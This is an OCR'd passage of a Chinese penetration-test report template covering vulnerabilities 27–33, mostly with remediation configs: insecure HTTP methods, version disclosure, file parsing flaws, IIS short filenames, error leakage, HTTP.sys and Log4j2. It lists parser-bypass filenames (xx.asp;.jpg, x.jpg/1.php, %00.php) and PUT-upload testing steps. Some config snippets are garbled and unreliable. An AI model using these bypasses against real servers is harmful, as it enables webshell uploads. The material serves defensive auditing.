
27. 服务器启用了不安全的 Http 方法漏洞【易漏】

漏洞名称	**服务器启用了不安全的 Http 方法漏洞**
漏洞地址	
漏洞等级	中危（高危）
漏洞描述	服务器启用了不安全的 Http 方法漏洞是指服务器启用了不安全的 Http 方法，这样攻击者就可以通过这些不安全的 Http 方法来访问服务器上的敏感信息，甚至可以篡改或删除服务器上的数据。通常情况下，服务器应该只启用安全的 Http 方法，如 GET 和 POST，并禁用不安全的 Http 方法，如 PUT 和 DELETE。如果服务器启用了不安全的 Http 方法，那么攻击者就可以利用这一漏洞来访问服务器上的敏感信息，甚至可以篡改或删除服务器上的数据。开发人员应该在编写代码时注意这一问题，并确保只启用安全的 Http 方法，禁用不安全的 Http 方法。 检测到目标 Web 服务器配置成允许下列其中一个（或多个）HTTP 方法：TRACE，PUT，DELETE，COPY，MOVE，SEARCH，PROPFIND，PROPPATCH，MKCOL，LOCK，UNLOCK。
漏洞成因	Web 服务器或应用程序服务器是以不安全的方式配置的。 根据 HTTP 标准，HTTP 请求可以使用多种方法，其如下所示： HTTP1.0 定义了三种请求方法：GET、POST 和 HEAD；HTTP1.1 新增了五种请求方法：OPTIONS、PUT、DELETE、TRACE 和 CONNECT。 WebDAV （Web-based Distributed Authoring and Versioning） 一种基于 HTTP 1.1 协议的通信协议。它扩展了 HTTP 1.1，在 GET、POST、HEAD 等几个 HTTP 标准方法以外添加了一些新的方法，使应用程序可对 Web Server 直接读写，并支持写文件锁定(Locking)及解锁(Unlock)，还可以支持文件的版本控制： OPTIONS、HEAD、TRACE：主要由应用程序来发现和跟踪服务器支持和网络行为； GET：检索文档； PUT 和 POST：将文档提交到服务器； DELETE：销毁资源或集合； MKCOL：创建集合 PROPFIND 和 PROPPATCH：针对资源和集合检索和设置属性； COPY 和 MOVE：管理命名空间上下文中的集合和资源； LOCK 和 UNLOCK：改写保护 上述不安全的 HTTP 方法可以对 Web 服务器进行上传、修改、删除等操作，对服务造成威胁。 众所周知，GET、POST 是最为常见方法，而且大部分主流网站只支持这两种方法，因为它们已能满足功能需求。其中，GET 方法主要用来获取服务器上的资源，而 POST 方法是用来向服务器特定 URL 的资源提交数据。而其


	它方法出于安全考虑被禁用，所以在实际应用中，九成以上的服务器都不会响应其它方法，并抛出 404 或 405 错误提示。以下列举几个 HTTP 方法的不安全性： 1. OPTIONS 方法，将会造成服务器信息暴露，如中间件版本、支持的 HTTP 方法等。 2. PUT 方法，由于 PUT 方法自身不带验证机制，利用 PUT 方法即可快捷简单地入侵服务器，上传 Webshell 或其他恶意文件，从而获取敏感数据或服务器权限。 3. DELETE 方法，利用 DELETE 方法可以删除服务器上特定的资源文件，造成恶意攻击。
漏洞危害	可能会在 Web 服务器上上载、修改或删除 Web 页面、脚本和文件。
修复建议	如果服务器不需要支持 WebDAV，请务必禁用它，或禁止不必要的 HTTP 方法。 最简单的方式就是修改 WEB 应用的 web.xml 部署文件。在里面插入下面几行代码就搞定了，把需要屏蔽的方法加在里面。如果应用包比较多也没必要一个个改，直接修改 Tomcat 的 web.xml 就可以了，这样在 Tomcat 中运行的实例都会有效。 <!-- 禁用不安全的 HTTP 方法，即 PUT、DELETE 等 --> <security-constraint> <web-resource-collection> <url-pattern>/*</url-pattern <http-method>PUT</http-method> <http-method>DELETE</http-method> <http-method>OPTIONS</http-method> <http-method>TRACE</http-method> </web-resource-collection> <auth-constraint> <role-name>All Role</role-name> </auth-constraint> <user-data-constraint> <transport-guarantee>NONE</transport-guarantee> </user-data-constraint> </security-constraint> <security-constraint>用于限制对资源的访问； <auth-constraint>用于限制那些角色可以访问资源，这里设置为空就是禁止所有角色用户访问； <url-pattern>指定需要验证的资源 <http-method>指定那些方法需要验证 重启服务再验证就不会存在这个问题了。
初测过程	使用 OPTIONS 方法列出服务器使用的 HTTP 方法。注意，不同目录中激活的方法可能各不相同。 许多时候，被告知一些方法有效，但实际上它们并不能使用。有时，即使 OPTIONS 请求返回的响应中没有列出某个方法，但该方法仍然可用。

手动测试每一个方法，确认其是否可用。

使用 OPTIONS 方法列出服务器使用的 HTTP 方法




尝试利用 PUT 上传文件



test

尝试利用 DELETE 删除文件

<table>
<tr><td></td><td> 
</td></tr>
<tr><td>复测过程</td><td></td></tr>
<tr><td>复测结果</td><td>未修复</td></tr>
<tr><td>初测人员</td><td></td></tr>
<tr><td>复测人员</td><td></td></tr>
</table>

28. 中间件版本信息泄露漏洞

漏洞名称	**中间件版本信息泄露漏洞**
漏洞地址	
漏洞等级	中危（低危）
漏洞描述	中间件版本信息泄露漏洞是指攻击者可以通过某种方式获取网站或应用程序中的中间件版本信息，从而了解网站或应用程序的技术细节。这种漏洞通常发生在程序没有对中间件版本信息进行充分的隐藏和保护的情况下，攻击者可以利用这一点来获取中间件版本信息。中间件版本信息泄露漏洞可能会导致网站或应用程序被攻击，因此应该尽量避免这种漏洞的发生。开发人员应该在编写代码时注意这一问题，并确保对中间件版本信息进行充分的隐藏和保护。 通常在 HTTP 报文的响应头中存在的标志、版本号等信息均属于中间件的版本信息泄露漏洞。 Web 服务器未能正确处理异常请求导致 Web 服务器版本信息泄露，攻击者收集到服务器信息后可进行进一步针对性攻击。
漏洞成因	由于各大Web服务中间件为了打造品牌效应而在HTTP响应头中添加了标志信息、版本号。 通常在 HTTP 报文的响应头中存在的标志、版本号等信息均属于中间件的版本信息泄露漏洞。 Web 服务器未能正确处理异常请求导致 Web 服务器版本信息泄露，攻击者收集到服务器信息后可进行进一步针对性攻击。
漏洞危害	攻击者收集到服务器信息后可进行进一步针对性攻击。
修复建议	**Apache** 将以下配置加入 conf/httpd.conf： ServerTokens Prod ServerSignature Off **PHP** 修改 php.ini，将 expose_php On 改为：expose_php Off **IIS** 找到 HTTP 响应头设置响应报文内容，可以将 ASP.NET 随意更改，甚至删除。 **Nginx** Nginx 中间件的修复建议： 在 conf/nginx.conf 加入一行： server_tokens off;

	Tomcat 到 apache-tomcat 安装目录下的 lib 子文件夹，找到 catalina.jar 这包，并进行解压 修 改:lib\catalina.zip\org\apache\catalina\util\ServerInfo.properties server.info=Apache Tomcat server.number=0.0.0.0 server.built=Oct 18 2021 00:00:00 UTC 将修改后的文件压缩回 catalina.jar 包中 jar uvf catalina.jar org/apache/catalina/util/ServerInfo.properties 重启 Tomcat 服务，访问不存在的页面进行 404 报错验证，看是否还显示中间件版本号。 注意： 以上操作仅去除 Tomcat 服务报错信息中的版本信息，如果是正式环境，建议使用自定义错误页面替换默认页面的做法。 进入 Tomcat 的 conf 目录，修改 web.xml，在</web-app>标签前添加如下内容： <error-page> <error-code>404</error-code> <location>/error_404.html</location> </error-page> 进入 Tomcat 的 webapps/ROOT 目录，新增 error_404.html 页面，使用自定义页面已达到隐藏中间件版本信息的目的。
初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

29. 文件解析漏洞

漏洞名称	文件解析漏洞
漏洞地址	
漏洞等级	中危
漏洞描述	文件解析漏洞是指攻击者可以通过提交恶意文件来利用程序对文件的解析功能，执行恶意代码。这种漏洞通常发生在程序没有对文件内容进行充分的检查和过滤的情况下，攻击者可以利用这一点来提交恶意文件，从而触发漏洞。文件解析漏洞可能会导致程序崩溃或执行恶意代码，因此应该尽量避免这种漏洞的发生。开发人员应该在编写代码时注意这一问题，确保对文件内容进行充分的检查和过滤，避免恶意文件造成的危害。 文件上传漏洞通常与 Web 容器的解析漏洞配合利用,常见 Web 容器有 IIS、Nginx、Apache、Tomcat 等。
漏洞成因	IIS5.x-6.x IIS 6 中存在两个解析漏洞：“*.asp”文件夹下的所有文件会被当做脚本文件进行解析，文件名为“yu.asp；a.jpg”的文件会被解析为 ASP 文件，上传“x.asp，a.jpg”文件获取到的后缀为 jpg，能够通过白名单的校验。 使用 iis5.x-6.x 版本的服务器，大多为 windows server 2003，网站比较古老，开发语言一般为 asp；该解析漏洞也只能解析 asp 文件，而不能解析 aspx 文件。 1.当建立*.asp、*.asa 格式的文件夹时，其目录下任意文件都会被 iis 当作 asp 文件来解析。 2.当文件为*.asp;1.jpg 时，IIS6.0 同样会以 ASP 脚本来执行。 目录解析(6.0) 形式：www.xxx.com/xx.asp/xx.jpg 原理：服务器默认会把.asp，.cer，.asa，.cdx 目录下的文件都解析成 asp 文件。 文件解析 形式：www.xxx.com/xx.asp;.jpg 原理：服务器默认不解析;号后面的内容，因此 xx.asp;.jpg 便被解析成 asp 文件了。 解析文件类型 IIS6.0 默认的可执行文件除了 asp 还包含这三种 ： /test.asa /test.cer /test.cdx Apache

	Apache 解析文件的规则是从右到左开始判断解析,如果后缀名为不可识别文件解析,就再往左判断。比如 test.php.owf.rar “.owf”和“.rar”这两种后缀是 apache 不可识别解析,apache 就会把 xxxx.php.owf.rar 解析成 php。 在 Apache 1.x 和 Apache 2.x 中存在解析漏洞。 Apache 在解析文件时有一个原则，当碰到不认识的扩展名时，将会从后向前解析，直到碰到认识的扩展名为止，如果都不认识，则会暴露其源代码。 如：1.php.rar.sa.xs 就会被解析为 php，可以据此来绕过文件名限制 可以在 Apache 安装目录下的文件“/conf/mime.types”中配置 Apache 可以识别的文件名。 Nginx Nginx 的解析漏洞为配置不当造成的问题,在 Nginx 未配置 try_files 且 FPM 未设置 security.limit_extensions 的场景下，可能出现解析漏洞。 先上传 x.jpg 文件，再访问 x.jpg/1.php，location 为.php 结尾，会交给 FPM 处理，此时$fastcgi_script_name 的值为 x.jpg/1.php；在 PHP 开启 cgi.fix_pathinfo 配置时,x.jpg/1.php 文件不存在,开始 fallback 去掉最右边的“/”及后续内容，继续判断 x.jpg 是否存在；这时若 x.jpg 存在，则会用 PHP 处理该文件，如果 FPM 没有配置 security.limit_extensions 限制执行文件后缀必须为 php，则会产生解析漏洞。 Nginx 默认是以 CGI 的方式支持 PHP 解析的,普遍的做法是在 Nginx 配置文件中通过正则匹配设置 SCRIPT_FILENAME。当访问 www.xx.com/phpinfo.jpg/1.php 这个 URL 时，$fastcgi_script_name 会被设置为“phpinfo.jpg/1.php”，然后构造成 SCRIPT_FILENAME 传递给 PHP CGI,但是 PHP 为什么会接受这样的参数,并将 phpinfo.jpg 作为 PHP 文件解析呢?这就要说到 fix_pathinfo 这个选项了。 如果开启了这个选项，那么就会触发在 PHP 中的如下逻辑： PHP 会认为 SCRIPT_FILENAME 是 phpinfo.jpg，而 1.php 是 PATH_INFO，所以就会将 phpinfo.jpg 作为 PHP 文件来解析了。 对低版本的 Nginx 可以在任意文件名后添加%00.php 进行解析攻击 如：上传图片 xx.jpg，然后通过改名为 xx.jpg%00.php 就会解析为 php。 IIS7.5 IIS7.5 的漏洞与 nginx 的类似，都是由于 php 配置文件中，开启了 cgi.fix_pathinfo，而这并不是 nginx 或者 iis7.5 本身的漏洞。 当 php 的配置文件中的选项 cgi.fix_pathinfo = 1 开启时，当访问 http://www.xxx.com/x.txt/x.php 时，若 x.php 不存在，则 PHP 会递归向前解析，将 x.txt 当作 php 脚本来解析。 IIS 中：任意文件名/任意文件名.php 就会被解析为 php Nginx 中：任意文件名/任意文件名.php 就会被解析为 php。
漏洞危害	文件解析漏洞配合文件上传漏洞、文件包含漏洞利用，攻击者可以通过上传 WebShell 控制服务器。

修复建议

IIS 5.x-6.x

1.目前尚无微软官方的补丁，可以通过自己编写正则，阻止上传xx.asp;.jpg类型的文件名

2.做好权限设置，限制用户创建文件夹

Apache

1.apache配置文件，禁止.php.这样的文件执行，配置文件里面加入：

```
<Files ~ ".(php.|php3.)">
   Order Allow,Deny
   Deny from all
</Files>
```

2.用伪静态能解决这个问题，重写类似.php.*这类文件，打开apache的httpd.conf找到LoadModule rewrite_module modules/mod_rewrite.so 把#号去掉，重启apache,在网站根目录下建立.htaccess文件,代码如下:

```
<IfModule mod_rewrite.c>
   RewriteEngine On
   RewriteRule .(php.|php3.)/index.php
   RewriteRule .(pHp.|pHp3.)/index.php
   RewriteRule .(phP.|phP3.)/index.php
   RewriteRule .(Php.|Php3.)/index.php
   RewriteRule .(PHp.|PHp3.)/index.php
   RewriteRule .(PhP.|PhP3.)/index.php
   RewriteRule .(pHP.|pHP3.)/index.php
   RewriteRule .(PHP.|PHP3.)/index.php
</IfModule>
```

Nginx

1.修改php.ini文件，将cgi.fix_pathinfo的值设置为0，然后重启php-cgi。此修改会影响到使用PATH_INFO伪静态的应用。



2.在Nginx配置文件中添加以下代码：

```
if ( $fastcgi_script_name ~\..*\/.*php ){
return 403;
}
```

这行代码的意思是当匹配到类似test.jpg/a.php的URL时，将返回403错误代码。

或

```
location ~* .*\.php($|/)
{
   if ($request_filename ~* (.*)\.php){
       set $php_url $1;
   }
   if (!-e $php_url.php){
          return 403;
   }
   fastcgi_pass  127.0.0.1:9000;
```

	fastcgi_index index.php; include fcgi.conf; } 3.对于存储图片的 location{...}，或虚拟主机 server{...}，只允许纯静态访问，不配置 PHP 访问。 IIS 7&7.5 1. 配置 cgi.pathinfo(php.ini 中)为 0 并重启 php-cgi 程序。  2. 在“Handler Mapping”勾选 php-cgi.exe 程序的“Invoke handler only if request is mapped to”。  3.重新配置 iis，使用 ISAPI 的方式(注意：PHP5.3.1 已经不支持 ISAPI 方式)。
初测过程	
复测过程	
复测结果	**未修复**
初测人员	

复测人员	

30. IIS 短文件名漏洞

漏洞名称	**IIS 短文件名漏洞**
漏洞地址	
漏洞等级	中危
漏洞描述	IIS 短文件名漏洞是指攻击者可以通过猜测短文件名来访问服务器上的敏感文件。IIS（Internet Information Services）是微软公司开发的 Web 服务器，它支持使用短文件名访问文件。短文件名是指文件的 8.3 格式，它只包含文件名的前 8 个字符和后 3 个字符，例如“example.txt”的短文件名可能是“exampl~1.txt”。IIS 短文件名漏洞就是指攻击者可以通过猜测短文件名来访问服务器上的敏感文件,这可能会导致敏感信息泄露或其他安全问题。为了避免 IIS 短文件名漏洞，系统管理员应该在配置 IIS 时禁用短文件名支持,或者使用防火墙等安全措施来阻止攻击者猜测短文件名。 IIS 短文件名是一个 Windows 系统为了兼容 16 位 MS-DOS 程序，Windows 为文件名较长的文件（和文件夹）生成了对应的 windows 8.3 短文件名。当这种特性被 IIS 中间件继承后，我们就可以使用短文件名进行目录猜解。 Microsoft IIS 在实现上存在文件枚举漏洞，攻击者可利用“~”字符猜解或遍历服务器中的文件名。
漏洞成因	Microsoft IIS 在实现上存在文件枚举漏洞，攻击者可利用“~”字符猜解或遍历服务器中的文件名。
漏洞危害	攻击者可利用“~”字符猜解或遍历服务器中的文件名，使用短文件名进行目录猜解。
修复建议	执行命令（管理员权限）： reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\FileSystem\ / v "NtfsDisable8dot3NameCreation" /t REG_DWORD /d 1 /f **Windows Server 2008 R2** 查询是否开启短文件名功能：fsutil 8dot3name query 关闭该功能：fsutil 8dot3name set 1 **Windows Server 2003** 关闭该功能：fsutil behavior set disable8dot3 1。
初测过程	
复测过程	

复测结果	**未修复**
初测人员	
复测人员	

31. 应用程序未容错漏洞

漏洞名称	**应用程序未容错漏洞**
漏洞地址	
漏洞等级	中危
漏洞描述	应用程序未容错漏洞是指应用程序中存在的缺陷或疏漏，导致程序在遇到异常情况时无法正常处理，从而导致程序崩溃或出现安全漏洞。为了避免这种情况的发生，程序开发人员应该对代码进行严格的审查和测试，尽可能地修补潜在的漏洞。 Web 服务器未能正确处理异常请求导致 Web 服务器版本信息泄露，攻击者收集到服务器信息后可进行进一步针对性攻击。 检测到服务器返回的页面信息中包含数据库错误信息。通过数据库错误信息可以得知后台数据库类型，甚至数据库结构。为进一步 SQL 注入攻击提供有利信息。
漏洞成因	应用程序未屏蔽执行过程中的错误信息，直接抛出了异常。 一般情况下是 Web 应用程序接收用户输入的信息后，未捕获异常，如：数据类型错误、空值、非法字符造成程序不能继续执行，导致抛出错误信息。
漏洞危害	攻击者收集到服务器信息后可进行进一步针对性攻击，检测到服务器返回的页面信息中包含数据库错误信息，通过数据库错误信息可以得知后台数据库类型，甚至数据库结构，为进一步 SQL 注入攻击提供有利信息。
修复建议	**PHP** 在页面中添加： error_reporting(0); 或更改 php.ini display_errors 的默认值为 On，代表显示错误提示，如果设置为 Off，就会关闭所有的错误提示。 **Tomcat** 修改 web.xml，加入如下代码： <error-page> <error-code>500</error-code> <location>/error.jsp</location> </error-page> **IIS** “网站属性”->“主目录”->“应用程序配置”->“调试”，选择“向客户端发送下列文本信息”

	JSP 1.检查程序中的所有变量，以了解所有预期的参数和值是否存在。 当参数缺失导致程序错误时，程序应转向统一的错误页面，不应该抛出未经处理的异常。 2.应用程序应验证其输入是否由有效字符组成（解码后）。 例如，应拒绝包含空字节（编码为 %00）、单引号、引号等的输入值。 3.确保值符合预期范围和类型。 如果应用程序预期特定参数具有特定集合中的值，那么该应用程序应确保其接收的值确实属于该集合。 例如，如果应用程序预期值在 10-99 范围内，那么就该确保该值确实是数字，且在 10-99 范围内。 4.验证数据是否属于提供给客户端的集合。 5.请勿在生产环境中输出调试错误消息和异常。
初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

32. HTTP.sys 远程代码执行漏洞

漏洞名称	**HTTP.sys 远程代码执行漏洞**
漏洞地址	
漏洞等级	高危
漏洞描述	HTTP.sys 是 Windows 操作系统中用于处理 HTTP 请求的内核级驱动程序。远程代码执行漏洞是指，攻击者可以通过网络连接进入目标系统并执行恶意代码，对目标系统造成严重损害。如果 HTTP.sys 存在这种漏洞，那么攻击者就可以利用该漏洞对目标系统进行攻击。为了防止这种情况的发生，系统管理员应该定期检查和更新系统中的驱动程序，以修补可能存在的漏洞。 HTTP 协议堆栈 (HTTP.sys)中存在一个远程代码执行漏洞，当 HTTP.sys 错误地解析特制 HTTP 请求时，会导致该漏洞。成功利用此漏洞的攻击者可以在系统帐户的上下文中执行任意代码。 对于 Windows 7、Windows Server 2008 R2、Windows 8、Windows Server 2012、Windows 8.1 和 Windows Server 2012 R2 的所有受支持版本，此安全更新的等级为“高危”。
漏洞成因	HTTP 协议堆栈 (HTTP.sys)中存在一个远程代码执行漏洞，当 HTTP.sys 错误地解析特制 HTTP 请求时，会导致该漏洞。成功利用此漏洞的攻击者可以在系统帐户的上下文中执行任意代码。
漏洞危害	攻击者可以通过向受影响的系统发送特制 HTTP 请求，在系统帐户的上下文中执行任意代码。
修复建议	微软官方已提供此问题的安全更新。建议尽快应用此更新。
初测过程	
复测过程	
复测结果	**未修复**
初测人员	
复测人员	

33. Apache Log4j2 远程代码执行漏洞

漏洞名称	Apache Log4j2 远程代码执行漏洞
漏洞地址	
漏洞等级	超危
漏洞描述	Apache Log4j2 是一款开源的日志管理组件，常用于在 Java 应用程序中记录日志信息。如果 Log4j2 存在远程代码执行漏洞，攻击者可能利用该漏洞执行远程代码，即攻击者可以通过网络连接进入目标系统并执行恶意代码，对目标系统造成严重损害。为了防止这种情况的发生，系统管理员应该定期检查和更新系统中的组件，以修补可能存在的漏洞。 Apache Log4j 2 是一个基于 Java 的日志记录组件。该组件 是 Log4j 的升级版本，它重写了 Log4j 框架，并且引入了大量丰富的特性。开发人员可以控制日志信息输送的目的地为控制台、文件、GUI 组件等，通过定义每一条日志信息的级别，能够更加细致地控制日志的生成过程。该日志框架被广泛应用于业务系统开发，用来记录程序输入输出日志信息。 由于 Log4j2 组件在处理程序日志记录时存在 JNDI 注入缺陷,未经授权的攻击者利用 Log4j2 提供的 lookup 功能通过一些协议去读取相应环境中的配置。但在实现的过程中，组件并未对输入进行严格的判断。攻击者可向目标服务器发送精心构造的恶意数据，触发 Log4j2 组件解析缺陷，实现目标服务器的任意代码执行，获得目标服务器权限。 Apache Log4j 2 组件在开启了日志记录功能后，凡是在可触发错误记录日志的地方，插入漏洞利用代码，即可利用成功。特殊情况下，若该组件记录的日志包含其他系统的记录日志，则有可能造成间接投毒。通过中间系统，使得组件间接读取了具有攻击性的漏洞利用代码，亦可间接造成漏洞触发。 同时该漏洞还影响很多全球使用量的 Top 序列的通用开源组件，例如 Apache Struts2、Apache Solr、Apache Druid、Apache Flink 等。 2021 年 11 月 24 日,Apache 官方收到了安全研究员报送的 Apache Log4j 2 存在远程代码执行漏洞的报告。 2021 年 12 月 13 日，Apache 官方发布了 Apache Log4j 2.16.0，完全删除对消息查找的支持，默认情况下禁用 JNDI，如果需要开启，需要手动将 log4j2.enableJndi 设置为 true 以允许 JNDI。 2021 年 12 月 17 日，Apache 官方发布了 Apache Log4j 2.17.0，修复拒绝服务攻击，只有配置中的查找字符串以递归方式扩展;在任何其他用法中，仅解析顶级查找，而不解析任何嵌套查找。 2021 年 12 月 27 日,Apache 官方发布了 Apache Log4j 2.17.1,修复了 Apache Log4j 2.17.0 中新发现的远程代码执行 (RCE) 漏洞，编号为 CVE-2021-44832。
漏洞成因	由于 Log4j2 组件在处理程序日志记录时存在 JNDI 注入缺陷,未经授权的攻击者利用 Log4j2 提供的 lookup 功能通过一些协议去读取相应环境中的配

	置。但在实现的过程中，组件并未对输入进行严格的判断。
漏洞危害	攻击者可向目标服务器发送精心构造的恶意数据，触发 Log4j2 组件解析缺陷，实现目标服务器的任意代码执行，获得目标服务器权限。 综合评估漏洞利用难度极低，利用要求较少，影响范围很大，危害极其严重，且已经被黑客公开利用持续全网扫描，需要紧急修复。
